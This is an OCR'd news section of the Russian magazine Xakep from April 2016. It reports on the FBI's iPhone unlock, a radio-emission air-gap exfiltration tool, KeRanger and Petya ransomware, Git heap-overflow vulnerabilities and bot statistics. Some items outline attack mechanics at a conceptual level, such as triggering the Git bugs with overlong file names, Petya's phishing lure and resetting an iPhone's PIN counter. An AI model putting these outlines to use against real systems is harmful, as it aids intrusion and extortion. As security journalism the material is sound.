ХАКЕР

АПРЕЛЬ 2016

№207



Решаем CrackMe при помощи Microsoft Z3Py

Разбираемся, как устроен Blockchain

Делаем свой IoT на Android и хардкорном железе

Cover Story

ДБО

ДИСТАНЦИОННОЕ БАНКОВСКОЕ ОГРАБЛЕНИЕ

апрель 2016
№ 207

CONTENT



Мария «Mifrill» **Нефедова**
nefedova.maria@gameland.ru

ФБР УСПЕШНО ВСКРЫЛО IPHONE ТЕРРОРИСТА БЕЗ ПОМОЩИ APPLE

В марте, после долгих препирательств, наконец был завершен конфликт между Apple и ФБР по поводу iPhone террориста из Сан-Бернардино. В этом ФБР помог анонимный хакер, утверждавший, что способен извлечь данные без помощи разработчиков iOS

О неизвестном «благодетеле» стало известно из документов, полученных судом незадолго до очередного слушания по этому делу. «*В воскресенье, 20 марта 2016 года, независимая сторона продемонстрировала ФБР возможный метод разблокирования iPhone Сайеда Фарука*, — говорится в документе, направленном в суд. — *Необходимо проверить, действительно ли этот метод действует и не повредит ли он данные на iPhone Фарука. Если он действует, необходимость в помощи Apple исчезнет*».

Конфликт начался в феврале, когда ФБР объявило о проблеме с обходом защиты телефона одного из террористов. Чтобы разблокировать устройство, нужно угадать пароль, состоящий из четырех десятичных цифр. Проблема заключается в том, что данные окажутся недоступны, если ввести неверный пароль более десяти раз.



ФБР потребовало у Apple разработать и установить на телефон террориста специальную версию iOS, которая не ограничивает количество попыток. Многие полагают, что телефон террориста был всего лишь поводом. *«Речь не об одном телефоне, и они сами понимают, что это так,* — объяснял глава Apple Тим Кук в интервью журналу Time. — *Весь смысл этого дела в том, чтобы создать прецедент»*. Подобного же мнения придерживается и Стив Возняк: *«Дважды за свою жизнь я писал вещи, которые могли быть вирусами. Я избавился от каждого бита этих исходных кодов. Это опасные, опасные вещи, и если в продукте Apple появился код, который позволит людям проникнуть внутрь, плохие люди с большой вероятностью найдут способ до него добраться»*.

Название подрядчика, который в итоге помог взломать iPhone, остается неизвестным. Главный «подозреваемый» — израильская компания Cellebrite, которая специализируется на разработке программных средств и оборудования для извлечения данных из мобильных устройств. Эту версию подкрепляет запись в американской федеральной информационной системе госзакупок, согласно которой ФБР заключило с Cellebrite контракт на сумму не менее 15 278 долларов. Запись в базе и заявление об альтернативном методе разблокирования iPhone датируются одним и тем же днем.

Любопытно, что американское управление по борьбе с наркотиками пользовалось услугами Cellebrite всего за две недели до начала конфликта между

Apple и ФБР, причем почти с той же целью: компания помогала вскрыть запароленный iPhone наркоторговца. Вряд ли в ФБР не знали о существовании такой возможности, так что, если в ФБР и пытались создать прецедент, решение о привлечении Cellebrite означает капитуляцию.

Неизвестным остается и метод взлома. Правдоподобнее всего выглядит теория, согласно которой для взлома iPhone применялось так называемое зеркалирование флеш-памяти. Скорее всего, содержимое накопителя сохранили при помощи программатора, а затем восстанавливали из резервной копии всякий раз, когда попытки перебора пароля оказывались исчерпаны.


Директор ФБР Джеймс Коми счел необходимым опровергнуть эту версию, объявив, что обмануть iOS зеркалированием флеш-памяти невозможно. По его словам, метод, который использует ФБР, не требует отпаивать микросхему накопителя и подключать к ней программатор: взлом происходит на уровне софта. В ответ известный специалист по криминологической экспертизе iOS Джонатан Здзиарски продемонстрировал, что на взломанном iPhone для сброса счетчика неудачных попыток достаточно перезаписать пару файлов. Без джейлбрейка это труднее, но результат останется тем же. Таким образом, зеркалирование рано сбрасывать со счетов.

В любом случае, какой бы метод взлома ни был использован, ФБР подтвердило, что он действительно работает. Помощь Apple не понадобилась, и, поскольку повода для претензий к компании больше нет, спецслужбы приняли решение отказаться от продолжения судебной тяжбы.


Алексей Никольский/РИА Новости

«Самая серьезная проблема с интернетом — это анонимность. Все тактично молчат [об этом]. Если кто выступит против анонимности, того тут же растерзают. Но процесс деанонимизации идет. Вот Facebook следит, чтобы пользователь был под своим именем. Если ты будешь не под своим именем и кто-то по этому поводу на тебя пожалуется в соцсеть, модераторы заблокируют тебя».

Герман Клименко,
советник президента РФ по вопросам интернета



ИССЛЕДОВАТЕЛЬ ЗАСТАВИЛ КОМПЬЮТЕР ИЗЛУЧАТЬ РАДИОВОЛНЫ

Независимый эксперт Уильям Энтрикен (William Entriken) создал очень интересную вещь: C-библиотека, получившая имя System Bus Radio, способна заставить любой компьютер вещать на радиочастоте, даже если на машине нет никакого специального оборудования для этих целей. Метод Энтрикена пока находится на стадии раннего прототипа, но определенно может использоваться для извлечения данных с изолированных от внешнего мира компьютеров.

В своих опытах исследователь умышленно обходится без усилителей, направленных антенн и иного специального оборудования: ресивером выступает обычный Sony STR-K670P, а мелодию на частоте 1580 кГц АМ проигрывает Macbook. Исполнение кода System Bus Radio заставляет процессор излучать электромагнитные волны, мощности которых хватает, чтобы «перебороть» экранирование и вещать вовне, пусть пока на весьма незначительное расстояние (порядка двух метров).

Энтрикен отмечает, что частота может варьироваться в зависимости от дистанции передачи и железа, на базе которого работает ПК. Также он сообщил, что вещать на радиочастотах способен любой компьютер, хотя уровень сигнала будет разным, в зависимости от комплектующих. Применение направленной антенны, по словам исследователя, позволит увеличить дистанцию в три раза.

Исходный код System Bus Radio опубликован на GitHub. Так как для продолжения работы над проектом Энтрикену нужно как можно больше данных, можно не только протестировать System Bus Radio на своей машине, но и поделиться затем результатами с исследователем.

instagram.com/catalystcreativ



«Все зависит от Apple. Если они когда-нибудь выпустят хороший компьютер, мы сделаем это [добавим Oculus Rift поддержку Mac]. Дело в том, что производительные GPU не являются приоритетом для Apple. Можно купить Mac Pro за 6000 долларов, в нем будет AMD FirePro D700, но даже этого недостаточно для наших рекомендуемых требований»

Палмер Лаки, один из сооснователей компании Oculus VR



ОБНАРУЖЕН ПЕРВЫЙ РАБОЧИЙ ТРОЯН-ВЫМОГАТЕЛЬ ПОД OS X

Различные шифровальщики-вымогатели прочно занимают лидирующие позиции среди самой актуальной малвари последнего времени. Устройства компании Apple эта беда долгое время обходила стороной, но в августе эксперты Palo Alto Networks сообщили, что обнаружен вымогатель KeRanger, предназначенный для заражения машин на базе OS X.

Вредонос сначала обнаружили сами пользователи, которые и обратили на проблему внимание экспертов. Злоумышленники добавили KeRanger в состав Transmission 2.9 для Mac и разместили «новую версию» приложения на офи-

циальном сайте. Как именно хакерам удалось проделать данный трюк, пока неизвестно, но, поскольку Transmission — опенсорсное приложение, внедрить в него малварь наверняка было не самой сложной задачей.

KeRanger является копией некоего шифровальщика для Windows- и Linux-устройств и шифрует данные с помощью алгоритма AES, нацеливаясь более чем на 300 различных расширений, в числе которых документы, файлы изображений, архивы, исходные коды, письма, сертификаты, базы данных и многое другое. Зловред требует у своих жертв выкуп в размере одного биткойна (порядка 400 долларов). Исследователям также удалось обнаружить пока не работающую функцию шифрования бэкапов Time Machine, что сделало бы информацию из резервных копий недоступной. Еще одна пока неактивная функция должна позволить атакующим исполнять на пораженном устройстве произвольный код, играя роль полноценного бэкдора.

Технически KeRanger не первая рансомварь, направленная против пользователей Apple: еще в 2014 году специалисты «Лаборатории Касперского» обнаружили вредонос FileCoder. Однако FileCoder не функционировал должным образом. Также в 2015 году бразильский исследователь создал proof-of-concept малварь под названием Mabouia. Mabouia работала исправно, но так и не стала достоянием широкой публики.

СКОЛЬКО БОТОВ В ИНТЕРНЕТЕ?

→ Аналитики компании Distil Networks, которая занимается обнаружением и изучением миграции ботов в Сети, представили годовой отчет об активности ботов в интернете. Оказалось, что в сравнении с предыдущим годом количество трафика, генерируемого людьми, возросло. Люди снова обошли роботов по степени активности.

В 2015 году 46% всего трафика в интернете генерировали боты. 18% из них оказались вредоносными.

В 2015 году люди превзошли ботов числом и были ответственны за 54,3% всего сетевого трафика. Еще в 2014 году людей насчитывалось 40,9%.

Современные вредоносные боты способны на разные трюки

53% могут загружать JavaScript
39% могут имитировать людей и взаимодействовать с веб-страницами
73% ботов подменяют IP-адреса
36% способны подменить user agent



РОСКОМНАЗДОР ПОДДЕРЖАЛ ШТРАФЫ ЗА ОБХОД БЛОКИРОВОК

17 марта 2016 года Роскомнадзор провел круглый стол, посвященный проблемам борьбы с пиратством в целом и поправкам к антипиратскому закону в частности. Напомним, что правообладатели предложили значительно упростить процедуру блокировки «зеркал» запрещенных сайтов, а также штрафовать за пропаганду средств для обхода блокировок. Именно эта инициатива и была главной на повестке дня.

По итогам круглого стола глава Роскомнадзора Александр Жаров сообщил прессе следующее:

«Существует условно документ, который можно назвать образно законопроектом. <...> На данном этапе законопроект написан очень широко, к первому чтению он примет свою окончательную форму.

Наши предложения касаются блокировки зеркал, требования в течение трех суток к поисковым системам об удалении сайтов, подпавших под вечную блокировку на основании решения Мосгорсуда, и административной ответственности владельцев тех сайтов, которые пропагандируют пути обхода блокировок с целью доступа к сайтам, содержащим пиратскую информацию».

2000

игр для Linux доступно в Steam

→ Компания Valve сообщила, что в марте 2016 года платформа Steam преодолела важную отметку. Количество игр для Linux в Steam значительно возросло – теперь их более двух тысяч. Для сравнения: игр для OS X насчитывается порядка трех тысяч, а операционную систему Windows поддерживают более восьми тысяч игр. Тем не менее, согласно официальной статистике Valve, игры для Linux интересуют лишь 1% пользователей платформы.

1 000 000

сертификатов выдал Let's Encrypt

→ Let's Encrypt похвастался первыми успехами. Проект объединенной Internet Security Research Group по предоставлению бесплатных SSL/TLS-сертификатов всем желающим был запущен всего три месяца назад и уже добился значительных результатов. Разработчики сообщили, что за первый квартал работы было выдано более миллиона сертификатов и интерес к сервису не ослабевает.



В GIT ОБНАРУЖЕНЫ СЕРЬЕЗНЫЕ УЯЗВИМОСТИ

Исследователь Лаэль Селье (Laël Cellier) обнаружил в серверной и клиентской части Git две опасные проблемы, которые затрагивают ветки 2.x, 1.9 и 1.7. В числе прочего баги представляют потенциальную опасность для таких популярных ресурсов, как GitHub, Bitbucket, Gerrit и GitLab.


Найденные баги могут привести к исполнению произвольного кода и переполнению буфера. Для эксплуатации уязвимостей атакующему нужно создать репозиторий с деревом файлов с чрезвычайно длинными именами, а затем пушнуть его на уязвимый сервер (атака на сервер) или позволить уязвимому клиенту клонировать его из удаленного репозитория (атака на клиент).

Первая найденная уязвимость инициирует выход за пределы выделенной памяти: функция strlen() при работе с излишне длинным именем файла может получить чересчур большое число, из-за чего значение получится отрицательным, а не положительным и памяти, запрошенной xmalloc(), может не хватить для

итоговой комбинированной строки. Но даже если исправить первую уязвимость, сработает вторая: длинные пути, множество поддиректорий и огромные имена файлов могут вызвать переполнение буфера (heap overwrite), из-за чего «лишняя» часть строки будет записана вне выделенного приложению объема памяти.

В таких длинных путях запросто можно хранить данные (к примеру, вредоносные пейлоады). Волноваться о том, что строка слишком длинная и «тяжелая», не нужно: при передаче информации от сервера клиенту (и наоборот) Git сжимает данные, используя zlib, что распространяется и на имена файлов.

Исследователь пожаловался, что проблеме не уделяют должного внимания, и сообщил, что, по его данным, баги не устранены ни в одном дистрибутиве Linux. Похоже, единственные, кто обновился своевременно, — это GitHub, а затем один из его главных конкурентов — GitLab. За свою находку Селье получил от GitHub 5000 баллов по программе обнаружения уязвимостей.


Алексей Никольский/РИА Новости

«Подключенные к интернету системы уже повсюду, и эффект от них, в глобальном смысле, очень значителен. Мобильная малварь — не такая большая проблема, потому как мобильные устройства — это просто маленькие компьютеры. Но теперь стало возможно атаковать домашние роутеры, термостаты и холодильники, а затем использовать их для усиления атак. Все это дешевые, примитивные с точки зрения инженерии вещи, которые несут нам множество рисков».

Брюс Шнайер,
криптограф, писатель и специалист по безопасности

ВЫМОГАТЕЛЬ «ПЕТЯ» БЛОКИРУЕТ ЗАГРУЗКУ ОС И ТРЕБУЕТ ВЫКУП

В недавнем прошлом локеры (они же блокировщики) были очень распространенным типом малвари. Некоторые из них блокировали рабочий стол, другие только окно браузера, но все они требовали от жертвы выкуп за восстановление доступа. На смену локерам пришли шифровальщики, которые не просто блокируют данные, но и шифруют их, что значительно повышает вероятность оплаты выкупа.

Специалисты компании G DATA обнаружили свежий образчик локера, который называет себя Petya. В сообщении с требованием выкупа малварь за-

являет, что сочетает в себе функции блокировщика и шифровальщика разом. При этом Petya блокирует не только рабочий стол или окно браузера, он вообще предотвращает загрузку операционной системы. Сообщение с требованием выкупа гласит, что малварь использует «военный алгоритм шифрования» и шифрует весь жесткий диск сразу.

Petya преимущественно атакует специалистов по кадрам. Для этого злоумышленники рассылают фишинговые письма — резюме от кандидатов на какую-либо должность. К письмам прилагается ссылка на полное портфолио соискателя — файл, размещенный на Dropbox. Разумеется, вместо портфолио по ссылке располагается малварь.

Запуск этого exe-файла приводит к падению системы в «синий экран смерти» и последующей перезагрузке. После перезагрузки компьютера жертва видит имитацию проверки диска (CHKDSK), по окончании которой на экране компьютера загружается не операционная система, а экран блокировки Petya.

Специалисты G DATA пишут, что, к счастью, вредонос попросту врет о шифровании данных: на самом деле шифруется только MBR (главная загрузочная запись) и MFT (главная файловая таблица), то есть разметочная информация о расположении файлов на диске. Сами файлы при этом остаются нетронутыми и могут быть восстановлены с помощью различных средств восстановления дисков.

ОСНОВНЫЕ ТРЕНДЫ И ЦЕЛИ ВЫМОГАТЕЛЬСКОГО ПО

→ В наши дни один из наиболее популярных способов заработка в среде киберпреступников – это вымогательская малварь. Новые образчики таких вредоносов появляются буквально каждый день. В этой области есть свои лидеры и признанные фавориты. Аналитики компании Fortinet изучили тему и представили отчет о самых популярных шифровальщиках и их работе.


Исследование Fortinet выявило три топовых вымогателя:
CryptoWall, TeslaCrypt и Locky.

Суммарно зловреды пытались связаться с C&C-серверами 18,6 миллиона раз


83,4% CryptoWall
16,5% Locky
0,08% TeslaCrypt




Вымогатель Locky в основном атакует пользователей из США, Франции и Японии.

